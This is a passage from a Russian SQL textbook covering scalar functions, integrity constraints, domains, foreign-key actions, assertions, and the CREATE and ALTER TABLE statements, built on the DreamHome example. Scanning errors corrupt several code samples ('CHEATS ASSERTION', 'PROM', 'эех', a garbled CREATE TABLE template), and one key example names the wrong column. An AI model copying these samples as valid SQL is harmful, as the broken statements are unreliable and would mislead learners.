Для параметра *startField* должна быть всегда указана размерность первого поля (*intervalLeadingFieldPrecision*), которая по умолчанию принимается равной двум. Например:

```
INTERVAL YEAR(2) TO MONTH
```

Это объявление описывает интервал времени, значение которого может находиться между 0 годом, 0 месяцем и 99 годом, 11 месяцем. Еще один пример:

```
INTERVAL HOUR TO SECOND(4)
```

Это объявление описывает интервал времени, значение которого может изменяться от 0 часов, 0 минут, о секунд до 99 часов, 59 минут 59.9999 секунды. (Число дробных десятичных знаков для секунд установлено равным 4.)

Скалярные операторы

Язык SQL включает некоторое количество встроенных скалярных операторов и функций, которые могут использоваться для построения скалярных выражений, т.е. выражений, вычисление которых дает скалярный результат. Помимо обычных арифметических операторов (+, -, * и /) в языке определены и другие операторы, представленные в табл. 6.2.

Таблица 6.2. Скалярные операторы языка SQL, предусмотренные стандартом ISO

Оператор	Назначение
BIT_LENGTH	Возвращает длину заданной строки в битах. Например, результат вычисления выражения BIT_LENGTH(X'FFFF') равен 16
OCTET_LENGTH	Возвращает длину заданной строки в октетах (длина в битах, деленная на 8). Например, результат вычисления выражения OCTET_LENGTH(X'FFFF') равен 2
CHAR_LENGTH	Возвращает длину заданной строки в символах (или в октетах, если строка является битовой). Например, результат вычисления выражения CHAR_LENGTH('Beech') равен 5
CAST	Преобразует значение выражения, построенного из данных одного типа, в значение данных другого типа. В качестве примера можно привести выражение CAST (Б .2E6 AS INTEGER)
||	Операция конкатенации, Соединенные с помощью этой операции две символьные или битовые строки преобразуются в одну строку. Например, выражение fName || lName позволяет объединить в одну символьную строку имя и фамилию работника
CURRENT_USER или USER	Функция возвращает символьную строку, представляющую собой текущий идентификатор в системе авторизации (или, как принято говорить, имя учетной записи) текущего пользователя
SESSION_USER	Функция возвращает символьную строку, представляющую собой идентификатор текущего сеанса SQL
SYSTEM_USER	Функция возвращает символьную строку, представляющую собой идентификатор пользователя, активизировавшего текущий модуль
LOWER	Функция преобразует в заданной строке все прописные буквы в строчные. Например, в результате вычисления выражения LOWER(SELECT fName FROM Staff WHERE staffNo = 'SL21') будет получено значение 'john'
UPPER	Функций преобразует в заданной строке все строчные буквы в прописные. Например, в результате вычисления выражения UPPER(SELECT fName FROM Staff WHERE staffNo = 'SL21') будет получено значение 'JOHN'
TRIM	Функция удаляет указанные ведущие (LEADING), конечные (TRAILING) или те и другие (BOTH) символы из заданной строки. Например, вычисление выражения TRIM (BOTH '*' FROM '*** Hello World ***') дастрезультат 'Hello World'
POSITION	Функция возвращает позицию одной строки в другой строке. Например, в результате вычисления выражения POSITION ('ee' IN 'Beech') будет получено значение 2
SUBSTRING	Функция выполняет выделение подстроки из заданной строки. Например, в результате вычисления выражения SUBSTRING('Beech' FROM 1 то 3) будет получено значение 'Bee'
EXTRACT	Функция возвращает значение указанного поля из значения типа даты, времени или интервала. В качестве примера можно указать Выражение EXTRACT(YEAR FROM Registration.dateJoined)

Окончание табл. 6.2

Оператор	Назначение
CASE	Оператор возвращает одно из значений заданного набора исходя из результатов проверки выполнения указанных условий. Например CASE type WHEN 'House' THEN 1 WHEN 'Flat' THEN 2 ELSE 0 END
CURRENT_DATE	Функция возвращает текущую дату того часового пояса, в котором находится пользователь
CURRENT_TIME	Функция возвращает текущее время того часового пояса, который в настоящее время применяется по умолчанию для текущего сеанса, Например, выражение CURRENT_TIME(6) возвращает текущее время с точностью до микросекунд
CURRENT_TIME_STAMP	функция возвращает текущую дату и время того часового пояса, который в настоящее время применяется по умолчанию для текущего сеанса. Например, выражение CURRENT_TIMESTAMP(0) возвратит временную отметку с точностью до целых секунд

6.2. Средства поддержки целостности данных

В этом разделе мы познакомимся с функциями, предназначенными для поддержки целостности данных, которые предусмотрены стандартом языка SQL. Поддержка целостности данных включает средства задания ограничений, которые вводятся с целью защиты базы от нарушения согласованности сохраняемых в ней данных. В разделе 3.3 определено пять типов ограничений поддержки целостности:

- обязательные данные;
- ограничения для доменов;
- целостность сущностей;
- ссылочная целостность;
- требования конкретного предприятия.

Эти ограничения могут быть определены в операторах CREATE TABLE и ALTER TABLE.

6.2.1. Обязательные данные

Для некоторых столбцов требуется наличие в каждой строке таблицы конкретного и допустимого значения, отличного от неопределенного значения (или значения NULL). Значение NULL не следует путать с пустыми строковыми значениями или нулевыми числовыми значениями; оно служит для представления данных, которые в данный момент недоступны, отсутствуют или не определены (см. раздел 3.3.1). Например, каждый работник обязательно занимает ту или иную должность: менеджер, заместитель и т.п. Для задания ограничений подобного типа стандарт ISO предусматривает использование спецификатора NOT NULL, указываемого в операторах CREATE TABLE и ALTER TABLE. Если для столбца задан спецификатор NOT NULL, система отвергает любые попытки вста-

вить в такой столбец пустое значение. А если при определении характеристик столбца задан спецификатор NULL, то система допускает размещение в этом столбце значений NULL. В соответствии со стандартом ISO по умолчанию применяется спецификатор NULL. Например, для указания того, что столбец position (Должность) в таблице Staff (Персонал) не может содержать пустых значений, следует определить его, как показано ниже.

```
position VARCHAR(10) NOT NULL
```

6.2.2. Ограничения для доменов

Каждый столбец имеет собственный домен, т.е. некоторый набор допустимых значений (см. раздел 3.2.1). Например, для определения пола работника достаточно всего двух значений, поэтому домен для столбца sex (Пол) таблицы Staff можно определить как набор из двух строк длиной в один символ со значением либо 'M', либо 'F'. Стандарт ISO предусматривает два различных механизма определения доменов в операторах CREATE TABLE и ALTER TABLE. Первый состоит в использовании конструкции CHECK, позволяющей задать требуемые ограничения для столбца или таблицы в целом. Конструкция CHECK имеет следующий формат:

```
CHECK (searchCondition)
```

При определении ограничений для отдельного столбца в конструкции CHECK можно ссылаться только на определяемый столбец. Например, для указания того, что столбец sex может содержать лишь два допустимых значения ('M' и 'F'), следует объявить его таким образом:

```
эех CHAR NOT NULL CHECK (sex IN ('M', 'F'))
```

Однако стандарт ISO позволяет определять и более сложные домены, для чего предназначен второй механизм — использование оператора CREATE DOMAIN, имеющего следующий формат:

```
: CREATE DOMAIN domainName [AS] dataType
 [DEFAULT defaultOption]
 [CHECK (searchCondition)]
```

Каждому создаваемому домену присваивается имя, задаваемое параметром *domainName*, тип данных, определяемый параметром *dataType* (см. раздел 6.1.2), необязательное значение по умолчанию, устанавливаемое параметром *defaultOption*, и необязательный набор допустимых значений, определяемый в конструкции CHECK. Следует отметить, что приведенный формат оператора CREATE DOMAIN является неполным, однако его достаточно для демонстрации основных возможностей. Таким образом, в условиях предыдущего примера мы могли бы определить домен для столбца sex с помощью следующего оператора:

```
CREATE DOMAIN SexType AS CHAR
    DEFAULT 'M'
    CHECK (VALUE IN ('M', 'F'));
```

В результате обработки этого оператора в базе данных будет создан домен под именем SexType, состоящий из двух отдельных символов, имеющих значения

'M' и 'F'. Теперь столбец sex в таблице Staff можно будет описать, используя домен SexType вместо определителя типа данных CHAR:

```
sex  SexType NOT NULL
```

Значение параметра *searchCondition* может предусматривать обращение к справочной таблице. Например, можно создать домен BranchNumber (Номер отделения), который позволит вводить в соответствующие столбцы различных таблиц только те значения, которые уже существуют в столбце branchNo таблицы Branch. Для этой цели необходимо использовать следующий оператор:

```
CREATE DOMAIN BranchNumber AS VARCHAR(4)
    CHECK (VALUE IN (SELECT branchNo PROM Branch));
```

Удаление доменов из базы данных выполняется с помощью оператора DROP DOMAIN, имеющего следующий формат:

```
DROP DOMAIN domainName [RESTRICT | CASCADE]
```

Спецификатор способа удаления домена (RESTRICT или CASCADE) определяет, какие действия выполняются в базе данных, если домен в настоящее время используется. Если задан спецификатор RESTRICT, а домен применяется в существующей таблице, представлении или определении проверки (см. раздел 6.5.2), то операция удаления оканчивается неудачей. А если задан спецификатор CASCADE, то в любой столбец таблицы, который основан на определении домена, автоматически вносятся изменения таким образом, чтобы в нем применялся базовый тип данных домена, а любые ограничения или применяемые по умолчанию конструкции операторов для этого домена заменяются в случае необходимости ограничениями столбца или применяемой по умолчанию конструкцией оператора для соответствующего столбца.

6.2.3. Целостность сущностей

Первичный ключ таблицы должен иметь уникальное непустое значение в каждой ее строке. Например, каждая строка таблицы PropertyForRent должна содержать уникальное значение номера объекта недвижимости, помещенное в столбец propertyNo; именно оно будет уникальным образом определять объект недвижимости, представленный этой строкой таблицы. Стандарт ISO позволяет задавать подобные требования поддержки целостности данных с помощью конструкции PRIMARY KEY в операторах CREATE TABLE и ALTER TABLE. Например, для определения первичного ключа таблицы PropertyForRent можно использовать следующую конструкцию:

```
PRIMARY KEY(staffNo)
```

В случае составного первичного ключа, например, первичного ключа таблицы Viewing, состоящего из двух столбцов под именами clientNo и propertyNo, конструкция определения первичного ключа PRIMARY KEY будет иметь вид

```
PRIMARY KEY(clientNo, propertyNo)
```

Конструкция PRIMARY KEY может указываться в определении таблицы только один раз. Однако существует возможность гарантировать уникальность значений и для любых альтернативных ключей таблицы, для чего предназначено ключевое слово UNIQUE. Кроме того, при определении столбцов альтернативных ключей ре-

комендуется использовать и спецификаторы NOT NULL. В каждой таблице может быть определено произвольное количество конструкций UNIQUE. База данных отвергает любые попытки выполнения операций INSERT или UPDATE, которые влекут за собой создание повторяющегося значения в любом потенциальном ключе (под этим подразумевается первичный или альтернативный ключ). Например, определение таблицы Viewing можно переписать следующим образом:

```
clientNo VARCHAR(5) NOT NULL,
propertyNo VARCHAR(5) NOT NULL,
UNIQUE (clientNo, propertyNo)
```

6.2.4. Ссылочная целостность

Внешние ключи представляют собой столбцы или наборы столбцов, предназначенные для связывания каждой из строк дочерней таблицы, содержащей этот внешний ключ, со строкой родительской таблицы, содержащей соответствующее значение потенциального ключа. Понятие *ссылочной целостности* означает, что если поле внешнего ключа содержит некоторое значение, то оно обязательно должно ссылаться на существующую допустимую строку в родительской таблице (см. раздел 3.3.3). Например, значение в столбце номера отделения branchNo таблицы PropertyForRent всегда должно связывать данные об объекте недвижимости с конкретной строкой таблицы Branch, соответствующей тому отделению компании, за которым закреплен этот объект недвижимости. Если столбец с номером отделения не пуст, он обязательно должен являться допустимым значением столбца branchNo таблицы Branch. В противном случае объект недвижимости будет закреплен за несуществующим отделением компании.

Стандарт ISO предусматривает механизм определения внешних ключей с помощью конструкции FOREIGN KEY операторов CREATE TABLE и ALTER TABLE. Например, для определения внешнего ключа branchNo в таблице PropertyForRent можно использовать следующую конструкцию:

```
FOREIGN KEY(branchNo) REFERENCES Branch
```

Теперь система отклонит выполнение любых операторов INSERT или UPDATE, с помощью которых будет предпринята попытка создать в дочерней таблице значение внешнего ключа, не соответствующее одному из уже существующих значений потенциального ключа родительской таблицы. Действия системы, выполняемые при поступлении операторов UPDATE или DELETE, содержащих попытку обновить или удалить значение потенциального ключа в родительской таблице, которому соответствует одна или несколько строк дочерней таблицы, зависят от правил поддержки ссылочной целостности, указанных в конструкциях ON UPDATE и ON DELETE конструкции FOREIGN KEY. На тот случай, если пользователь предпринимает попытку удалить из родительской таблицы строку, на которую ссылается одна или несколько строк дочерней таблицы, в языке SQL предусмотрены следующие четыре допустимых варианта действий.

- CASCADE. Удаление строки из родительской таблицы сопровождается автоматическим удалением всех ссылающихся на нее строк дочерней таблицы. Поскольку удаляемые строки дочерней таблицы также могут содержать некоторые потенциальные ключи, используемые в качестве внешних ключей в других таблицах, анализируются и применяются правила обработки внешних ключей этих таблиц, активизируется проверка правил обработки внешних ключей и т.д. Такой способ выполнения операции называется *каскадным,* поскольку он предусматривает переход с одного уровня иерархии на другой.

- SET NULL. Выполняется удаление строки из родительской таблицы, а во внешние ключи всех ссылающихся на нее строк дочерней таблицы заносятся значения NULL. Этот вариант применим только в том случае, если в определении столбца внешнего ключа отсутствует ключевое слово NOT NULL.
- SET DEFAULT. Выполняется удаление строки из родительской таблицы, а во внешние ключи всех ссылающихся на нее строк дочерней таблицы заносится значение, принимаемое по умолчанию. Этот вариант применим только в том случае, если в определении столбца внешнего ключа присутствует ключевое слово DEFAULT и задано значение, используемое по умолчанию (см. раздел 6.3.2).
- NO ACTION. Операция удаления строки из родительской таблицы отвергается. Именно это значение используется по умолчанию в тех случаях, когда в описании внешнего ключа конструкция ON DELETE опущена.

Те же правила применяются в языке SQL и тогда, когда значение потенциального ключа родительской таблицы обновляется. В случае использования правила CASCADE в столбцы внешнего ключа дочерней таблицы помещается новое, измененное значение потенциального ключа родительской таблицы. Аналогичным образом, обновления каскадно распространяются на другие таблицы, если их внешние ключи ссылаются на обновленные столбцы дочерней таблицы. Например, в таблице PropertyForRent столбец табельного номера работника staffNo является внешним ключом, ссылающимся на таблицу staff. Для этого внешнего ключа можно установить правило удаления, указывающее, что в случае удаления записи о работнике из таблицы Staff соответствующее значение в столбце staffNo таблицы PropertyForRent должно быть заменено значением NULL:

```
FOREIGN KEY (staffNo) REFERENCES Staff ON DELETE SET NULL
```

Аналогичным образом, столбец с номером владельца объекта недвижимости ownerNo таблицы PropertyForRent является внешним ключом, связывающим ее с таблицей PrivateOwner. Можно установить правило обновления, указывающее, что в случае изменения номера владельца в таблице PrivateOwner соответствующие значения в столбце ownerNo таблицы PropertyForRent также должны быть заменены новым значением:

```
FOREIGN KEY (ownerNo) REFERENCES PrivateOwner ON UPDATE CASCADE
```

6.2.5. Требования данного предприятия

Обновления данных в таблицах могут быть ограничены существующими в данной организации требованиями (которые принято также называть *деловым регламентом),* установленными в отношении выполнения вручную операций, связанных с внесением изменений в информацию. Например, в компании *DreamHome* существует правило, ограничивающее количество сдаваемых в аренду объектов, за которые может отвечать один работник, причем верхний предел установлен равным ста объектам. Стандарт ISO позволяет реализовать деловой регламент предприятий либо с помощью конструкций CHECK и ключевого слова UNIQUE в операторах CREATE TABLE и ALTER TABLE, либо с помощью оператора CREATE ASSERTION. Использование конструкции CHECK и ключевого слова UNIQUE уже обсуждалось выше в этом разделе. Оператор CREATE ASSERTION предназначен для введения ограничений целостности данных, которые непосредственно не связаны с определениями таблиц. Этот оператор имеет следующий формат:

```
CREATE ASSERTION AssertionName
CHECK (searchCondition)
```

Данный оператор по своему смыслу очень близок к конструкции CHECK, особенности использования которой обсуждались выше. Однако, если требования поддержки делового регламента связаны с использованием данных нескольких таблиц, предпочтительнее применить оператор ASSERTION, чем дублировать описание необходимой проверки в каждой из задействованных таблиц или вносить сведения об ограничениях в дополнительную таблицу. Например, для определения в базе данных правила, запрещающего каждому из работников отвечать более чем за сто сдаваемых в аренду объектов, можно подготовить следующий оператор:

```
CHEATS ASSERTION StaffNotHandlingTooMuch
      CHECK (NOT EXISTS (SELECT staffNo
                         FROM PropertyForRent
                         GROUP BY staffNo
                         HAVING COUNT(*) > 100))
```

В следующем разделе показано, как используются эти средства обеспечения целостности в операторах CREATE TABLE и ALTER TABLE.

6.3. Определение данных

Язык определения данных SQL DDL (Data Definition Language) позволяет создавать и уничтожать такие объекты базы данных, как схемы, домены, таблицы, представления и индексы. В настоящем разделе кратко рассматриваются способы создания и удаления схем, таблиц и индексов, а в следующем разделе показано, как создавать и удалять представления. Стандарт ISO предусматривает также возможность создания наборов символов, схем сортировки и преобразования. Но в настоящей книге эти объекты базы данных не рассматриваются. Заинтересованному читателю рекомендуем обратиться к [45].

Ниже перечислены основные операторы языка определения данных SQL.

CREATE SCHEMA		DROP SCHEMA
CREATE DOMAIN	ALTER DOMAIN	DROP DOMAIN
CREATE TABLE	ALTER TABLE	DROP TABLE
CREATE VIEW		DROP VIEW

Эти операторы используются для создания, модификации и уничтожения структур, входящих в состав концептуальной схемы. Во многих СУБД предусмотрены также следующие два оператора, хотя они не рассматриваются в стандарте SQL:

CREATE INDEX	DROP INDEX

Кроме того, администратор базы данных может воспользоваться дополнительными командами для уточнения параметров физического хранения данных, но в настоящей книге они не рассматриваются, поскольку зависят от конкретной системы.

6.3.1. Создание баз данных

В различных СУБД процедура создания баз данных существенно отличается. В многопользовательских системах право создания баз данных обычно закрепляется только за администратором базы данных (АБД). В однопользовательских системах предусмотренная по умолчанию база данных может быть создана непо-

средственно в процессе установки и настройки параметров самой СУБД, а другие базы данных создаются самим пользователем по мере необходимости. Стандарт ISO не определяет, как должны создаваться базы данных, поэтому в каждом из диалектов языка SQL обычно используется собственный подход.

В соответствии со стандартом ISO, таблицы и другие объекты базы данных существуют в некоторой среде (environment). Помимо всего прочего, каждая среда состоит из одного или нескольких каталогов (catalog), а каждый каталог — из набора схем (schema). Схема представляет собой именованную коллекцию объектов базы данных, которые определенным образом связаны друг с другом (все объекты в базе данных должны быть описаны в той или иной схеме). Объектами схемы могут быть таблицы, представления, домены, утверждения, сопоставления, толкования и наборы символов. Все объекты схемы имеют одного и того же владельца и множество общих значений, применяемых по умолчанию.

Этот стандарт оставляет право выбора конкретного механизма создания и уничтожения каталогов за разработчиком СУБД, однако регламентирует механизм создания и удаления схем. Оператор определения схемы имеет следующий формат (упрощенно):

```
CREATE SCHEMA [name | AUTHORIZATION "CreatorIdentifier]
```

Таким образом, если создателем схемы под именем SqlTests является пользователь Smith, то данный оператор будет выглядеть следующим образом:

```
CREATE SCHEMA SqlTests AUTHORIZATION Smith;
```

В стандарте ISO также указано, что должна существовать возможность определить в рамках данного оператора диапазон средств, доступных пользователям создаваемой схемы. Однако конкретные способы определения подобных привилегий в разных СУБД различаются.

Схема удаляется с помощью оператора DROP SCHEMA, который имеет следующий формат:

```
DROP SCHEMA Name [ RESTRICT | CASCADE ]
```

Если указано ключевое слово RESTRICT (именно оно принимается по умолчанию), схема должна быть пустой, иначе выполнение операции будет отменено. Если указано ключевое слово CASCADE, при выполнении оператора будут автоматически удалены все связанные с удаляемой схемой объекты, причем в порядке, указанном выше. Если одна из этих операций удаления будет завершена неудачно, выполнение всего оператора DROP SCHEMA будет отменено. Общий эффект от выполнения оператора DROP SCHEMA с параметром CASCADE может затронуть значительную часть базы данных, поэтому подобные операторы должны вводиться с исключительной осторожностью.

В настоящее время операторы CREATE SCHEMA и DROP SCHEMA реализованы в очень немногих СУБД.

6.3.2. Создание таблиц (оператор CREATE TABLE)

После создания общей структуры базы данных можно приступить к созданию таблиц, представляющих отношения, входящие в состав проекта базы данных. Для этой цели используется оператор CREATE TABLE, имеющий следующий общий формат:

```
. CREATE TABLE TableName
      f (columnName dataType [NOT NULL) [UNIQUE]
      [DEFAULT defaultOption] [CHECK (searchCondition)] " t, . . Л }
      [PRIMARY KEY: (listOfColumns),]
   :: { [UNIQUE (listOfColumns),} [,. . .] }
      { [FOREIGN KEY (listOfForeignKeyColumns)
  .  * REFERENCES ParentTableName [(listOfCandidateKeyColumns]),
        [MATCH {PARTIAL f FULL}
        [ON UPDATE. referentialAction]
        CON DELETE referentiaAction]] [,, ..] }
      {[CHECK (searchCondition)] [,...]})
```

Эта версия оператора CREATE TABLE включает средства определения ограничений ссылочной целостности и других ограничений. Структура самого оператора и степень поддержки тех или иных ограничений в значительной степени зависят от применяемого диалекта языка SQL. Но, как правило, в базе данных следует использовать все поддерживаемые ограничения, поскольку это позволяет повысить качество хранимых данных.

В результате выполнения этого оператора будет создана таблица, имя которой определяется параметром *TableName*, состоящая из одного или нескольких столбцов типа *dataType*. Набор доступных типов данных описан в разделе 6.1.2. Для задания значения, применяемого по умолчанию при вставке данных в конкретный столбец, предусмотрена необязательная конструкция DEFAULT. В базе данных это значение применяется по умолчанию *в* тех случаях, если в операторе INSERT не задано значение для такого столбца. Кроме прочих значений, опция определения применяемого по умолчанию значения *defaultOption* может включать литералы. Конструкции KOT NULL, UNIGUE и CHECK рассматривались в предыдущем разделе. Остальные конструкции известны под названием *ограничений таблицы* и могут быть дополнительно обозначены с помощью следующей конструкции:

CONSTRAINT *ConstraintName*

Эта конструкция позволяет в дальнейшем удалить ограничение, указав его имя в операторе ALTER TABLE, как описано ниже.

Конструкция PRIMARY KEY определяет один или несколько столбцов, которые образуют первичный ключ таблицы. Если эта конструкция предусмотрена в диалекте SQL, реализованном в конкретной базе данных, то она должна применяться при создании каждой таблицы. По умолчанию для всех столбцов, представляющих первичный ключ, предусмотрено применение ограничения NOT NULL. При создании таблицы разрешено использование только одной конструкции PRIMARY KEY. База данных отвергает все попытки выполнения операций INSERT или UPDATE, которые влекут за собой создание строки с повторяющимся значением в столбце (столбцах) PRIMARY KEY. Таким образом, в базе данных гарантируется уникальность значений первичного ключа.

В конструкции FOREIGN KEY определяется внешний ключ (дочерней) таблицы и ее связь с другой (родительской) таблицей. Эта конструкция позволяет реализовать ограничения ссылочной целостности и состоит из следующих частей.

- Список *listOfForeignKeyColumns*, содержащий имена одного или нескольких столбцов создаваемой таблицы, которые образуют внешний ключ.
- Вспомогательная конструкция REFERENCES, указывающая на родительскую таблицу (т.е. таблицу, в которой определен соответствующий потенциаль-

ный ключ). Если список *listOfCandidateKeyColumn* опущен, предполагается, что определение внешнего ключа совпадает с определением первичного ключа родительской таблицы. В таком случае родительская таблица должна иметь в своем операторе CREATE TABLE конструкцию PRIMARY KEY.

- Необязательное правило обновления (ON UPDATE) для определения взаимосвязи между таблицами, которое указывает, какое действие (*referentialAction*) должно выполняться при обновлении в родительской таблице потенциального ключа, соответствующего внешнему ключу дочерней таблицы. В качестве параметра *referentialAction* можно указать CASCADE, SET NULL, SET DEFAULT ИЛИ NO ACTION. Если КОНСТРУКЦИЯ ON UPDATE опущена, то по умолчанию подразумевается, что никакие действия не выполняются, в соответствии со значением NO ACTION (см. раздел 6.2).
- Необязательное правило удаления (ON DELETE) для определения взаимосвязи между таблицами, которое указывает, какое действие (*referentialAction*) должно выполняться при удалении строки из родительской таблицы, которая содержит потенциальный ключ, соответствующий внешнему ключу дочерней таблицы. Определение параметра *referentialAction* совпадает с определением такого же параметра для правила ON UPDATE.
- По умолчанию ограничение ссылочной целостности удовлетворяется, если любой компонент внешнего ключа имеет значение NULL или в родительской таблице есть соответствующая строка. Опция MATCH позволяет ввести дополнительные ограничения, касающиеся применения значений NULL во внешнем ключе. Если задана опция MATCH FULL, то либо все компоненты внешнего ключа должны быть пусты (NULL), либо все должны иметь непустые значения. А если задана опция MATCH PARTIAL, то либо все компоненты внешнего ключа должны быть пусты (NULL), либо в родительской таблице должна существовать хотя бы одна строка, способная удовлетворить это ограничение, если все остальные значения NULL были подставлены правильно. Некоторые авторы утверждают, что в ограничениях ссылочной целостности следует применять только опцию MATCH FULL.

В операторе создания таблицы может быть задано любое количество конструкций FOREIGN KEY. Конструкции CHECK и CONSTRAINT позволяют определять дополнительные ограничения. Если конструкция CHECK используется в качестве ограничения столбца, то она может ссылаться только на определяемый столбец. Ограничения фактически контролируются после применения каждого оператора SQL к таблице, на которой они заданы, но такая проверка может быть отложена до окончания той транзакции, в состав которой входит текущий оператор SQL (см, раздел 6.5). В примере 6.1 демонстрируются широкие возможности представленной здесь версии оператора CREATE TABLE.

Пример 6.1. Применение оператора CREATE TABLE

Создайте таблицу PropertyForRent *с использованием всех доступных* ***средств*** **оператора** *CREATE* TABLE.

```
CREATE DOMAIN OwnerNumber AS VARCHAR(5)
       CHECK (VALUE IN (SELECT ownerNo FROM PrivateOwner));
CREATE DOMAIN StaffNumber AS VARCHAR(5)
       CHECK (VALUE IN (SELECT staffNo FROM Staff));
CREATE DOMAIN BranchNumber AS CHAR(4)
       CHECK (VALUE IN (SELECT branchNo FROM Branch));
CREATE DOMAIN PropertyNumber AS VARCHAR(5);
```

```
CREATE DOMAIN Street AS VARCHAR(25);
CREATE DOMAIN City AS VARCHAR(15);
CREATE DOMAIN Postcode AS VARCHAR(8);
CREATE DOMAIN PropertyType AS CHAR(1)
       CHECK(VALUE IN ('B', 'C', 'D', 'E', 'F', 'M', 'S'));
CREATE DOMAIN PropertyRooms AS SMALLINT;
       CHECK(VALUE BETWEEN 1 AND 15);
CREATE DOMAIN PropertyRent AS DECIMAL(6,2)
       CHECK(VALUE BETWEEN 0 AND 9999.99);
CREATE TABLE PropertyForRent(
       propertyNo     PropertyNumber NOT NULL,
       street         Street         NOT NULL,
       city           City           NOT NULL,
       postcode       PostCode,
       type           PropertyType   NOT NULL DEFAULT 'F',
       rooms          PropertyRooms  NOT NULL DEFAULT 4,
       rent           PropertyRent   NOT NULL DEFAULT 600,
       ownerNo        OwnerNumber    NOT NULL,
       staffNo        StaffNumber
                      CONSTRAINT StaffNotHandlingTooMuch
                         CHECK (NOT EXISTS   (SELECT staffNo
                                              FROM PropertyForRent
                                              GROUP BY StaffNo
                                              HAVING COUNT(*) > 100)),
       branchNo       BranchNumber   NOT NULL,
PRIMARY KEY (propertyNo),
FOREIGN KEY (staffNo) REFERENCES Staff ON DELETE SET NULL
                         ON UPDATE CASCADE,
FOREIGN KEY (ownerNo) REFERENCES PrivateOwner ON DELETE NO
                         ACTION ON UPDATE CASCADE,
FOREIGN KEY (branchNo) REFERENCES Branch ON DELETE N
                         ACTION ON UPDATE CASCADE);
```

Столбцу type с обозначением типа объекта недвижимости по умолчанию присваивается значение 'F' (сокращение от 'Flat' — квартира). Для столбца с данными о табельном номере работника задана конструкция CONSTRAINT, позволяющая следить за тем, чтобы любому отдельно взятому работнику не приходилось управлять слишком большим количеством объектов недвижимости. Это ограничение обеспечивает контроль над тем, чтобы количество объектов недвижимости, которыми в данный момент управляет любой работник компании, не превышало 100.

В качестве первичного ключа применяется номер объекта недвижимости (propertyNo). База данных автоматически поддерживает уникальность значений в этом столбце. Столбец с данными о табельных номерах работников (staffNo) определен как столбец внешнего ключа, который ссылается на таблицу Staff. Определено правило удаления, согласно которому при удалении записи из таблицы Staff соответствующим значениям столбца staffNo таблицы PropertyForRent присваивается значение NULL, Кроме того, определено правило обновления, согласно которому при обновлении табельного номера работника в таблице Staff обновляются также соответствующие значения в столбце gtaffNo таблицы PropertyForRent. Номер владельца объекта недвижимости (ownerNo) определен как внешний ключ, который ссылается на таблицу PrivateOwner. Задано также правило удаления NO ACTION для предотвращения удаления данных из таблицы PrivateOwner, если в таблице PropertyForRent имеются соответствующие значения ownerNo. Заданное в этом операторе прави-

ло обновления CASCADE определено таким образом, что при обновлении номера владельца объекта недвижимости соответствующим значениям в столбце ownerNo таблицы PropertyForRent присваивается это обновленное значение. Такие же правила определены и для столбца branchNo. Поскольку во всех ограничениях FOREIGN KEY опущен список *listOfCandidateKeyColumns*, предполагается, что определения внешних ключей совпадают с определениями первичных ключей в соответствующих родительских таблицах.

Обратите внимание, что для столбца staffNo с табельным номером работника ограничение NOT NULL не задано, поскольку в какой-то момент может оказаться, что рассматриваемым объектом недвижимости не управляет ни один работник компании (например, сразу после регистрации объекта недвижимости). Но во всех прочих столбцах внешнего ключа (в столбце ownerNo с номером владельца объекта недвижимости и branchNo, содержащем номер отделения) значения должны быть заданы.

6.3.3. Модификация определения таблицы (оператор ALTER TABLE)

В стандарте ISO предусмотрено применение оператора ALTER TABLE для изменения структуры таблицы после ее создания. Определение оператора ALTER TABLE состоит из шести опций, позволяющих выполнить следующие действия:

- ввести новый столбец в таблицу;
- удалить столбец из таблицы;
- ввести новое ограничение таблицы;
- удалить ограничение таблицы;
- задать для столбца **значение,** применяемое по **умолчанию;**
- удалить опцию, предусматривающую применение для столбца значения, заданного по умолчанию.

Ниже приведен основной формат этого **оператора.**

```
"ALTER TABLE TableName
. [ADD [COLUMN] columnName dataType [NOT NULL] . [UNIQUE].
' [DEFAULT defaultOption] [CHECK (searchCondition)]]
 [DROP [COLUMN] columnName [RESTRICT | CASCADE]]
 [ADD [CONSTRAINT [ConstraintName] ] tableConstraintDefinition]
 [DROP CONSTRAINT ConstraintName [RESTRICT | CASCADE]]
 [ALTER [COLUMN] SET DEFAULT defaultOption]
 [ALTER [COLUMN] DROP DEFAULT]
```

Почти все параметры данного оператора совпадают с параметрами оператора CREATE TABLE, описанного в предыдущем разделе, В качестве параметра с определением ограничения таблицы *tableConstraintDefinition* может применяться одна из конструкций PRIMARY KEY, UNIQUE, FOREIGN KEY или CHECK. Конструкция ADD COLUMN аналогична конструкции определения столбца в операторе CREATE TABLE. В конструкции DROP COLUMN задается имя столбца, удаляемого из определения таблицы, и имеется необязательная опция, позволяющая указать, является ли действие операции DROP каскадным или нет, как показано ниже.

- RESTRICT, Операция DROP отвергается, если на данный столбец имеется ссылка в другом объекте базы данных (например, в определении представления). Это значение опции предусмотрено по умолчанию.
- CASCADE. Выполнение операции DROP продолжается в любом случав и ссылки на столбец автоматически удаляются из любых объектов базы данных, где они имеются. Эта операция выполняется каскадно, поэтому если столбец удаляется из объекта, содержащего ссылку, то в базе данных выполняется проверка того, имеются ли ссылки на этот столбец я каком-либо ином объекте, такие ссылки уничтожаются и в этом объекте, и т.д.

Пример 6.2. Применение оператора ALTER TABLE

Измените определение таблицы **staff**, *удалив применяемое по умолчанию значение* 'Assistant' *для столбца* position, *а для столбца* sex *предусмотрите по умолчанию значение* 'F' *(сокращение от female — женский пол).*

```
ALTER TABLE Staff
    ALTER position DROP DEFAULT;
ALTER TABLE Staff
    ALTER sex SET DEFAULT 'F';
```

Измените определение таблицы PropertyForRent, *удалив ограничение, согласно которому любому работнику не разрешается управлять более чем 100 объектами недвижимости одновременно. Измените определение таблицы* **Client**, *добавив новый столбец, который представляет предпочтительное количество комнат.*

```
ALTER TABLE PropertyForRent
    DROP CONSTRAINT StaffNotHandlingTooMuch;
ALTER TABLE Client
    ADD prefNoRooms PropertyRooms;
```

Оператор ALTER TABLE предусмотрен не во всех диалектах языка SQL. А в некоторых диалектах оператор ALTER TABLE не может использоваться для удаления существующего столбца из таблицы. В подобных случаях, если столбец больше не требуется, он может просто игнорироваться, но оставаться в определении таблицы. Но если действительно требуется удалить столбец из таблицы, то необходимо выполнить следующее:

- выгрузить все данные из таблицы;
- удалить определение таблицы из базы данных с помощью оператора DROP TABLE;
- определить новую таблицу с помощью оператора CREATE TABLE;
- снова загрузить данные в новую таблицу.

Указанные этапы выгрузки и загрузки, как правило, выполняются с помощью вспомогательных программ специального назначения, которые входят в поставку СУБД. Но в любом случае существует также возможность создать временную таблицу, применить оператор INSERT. , .SELECT для загрузки данных из старой таблицы во временную таблицу, а затем из временной таблицы в новую таблицу.

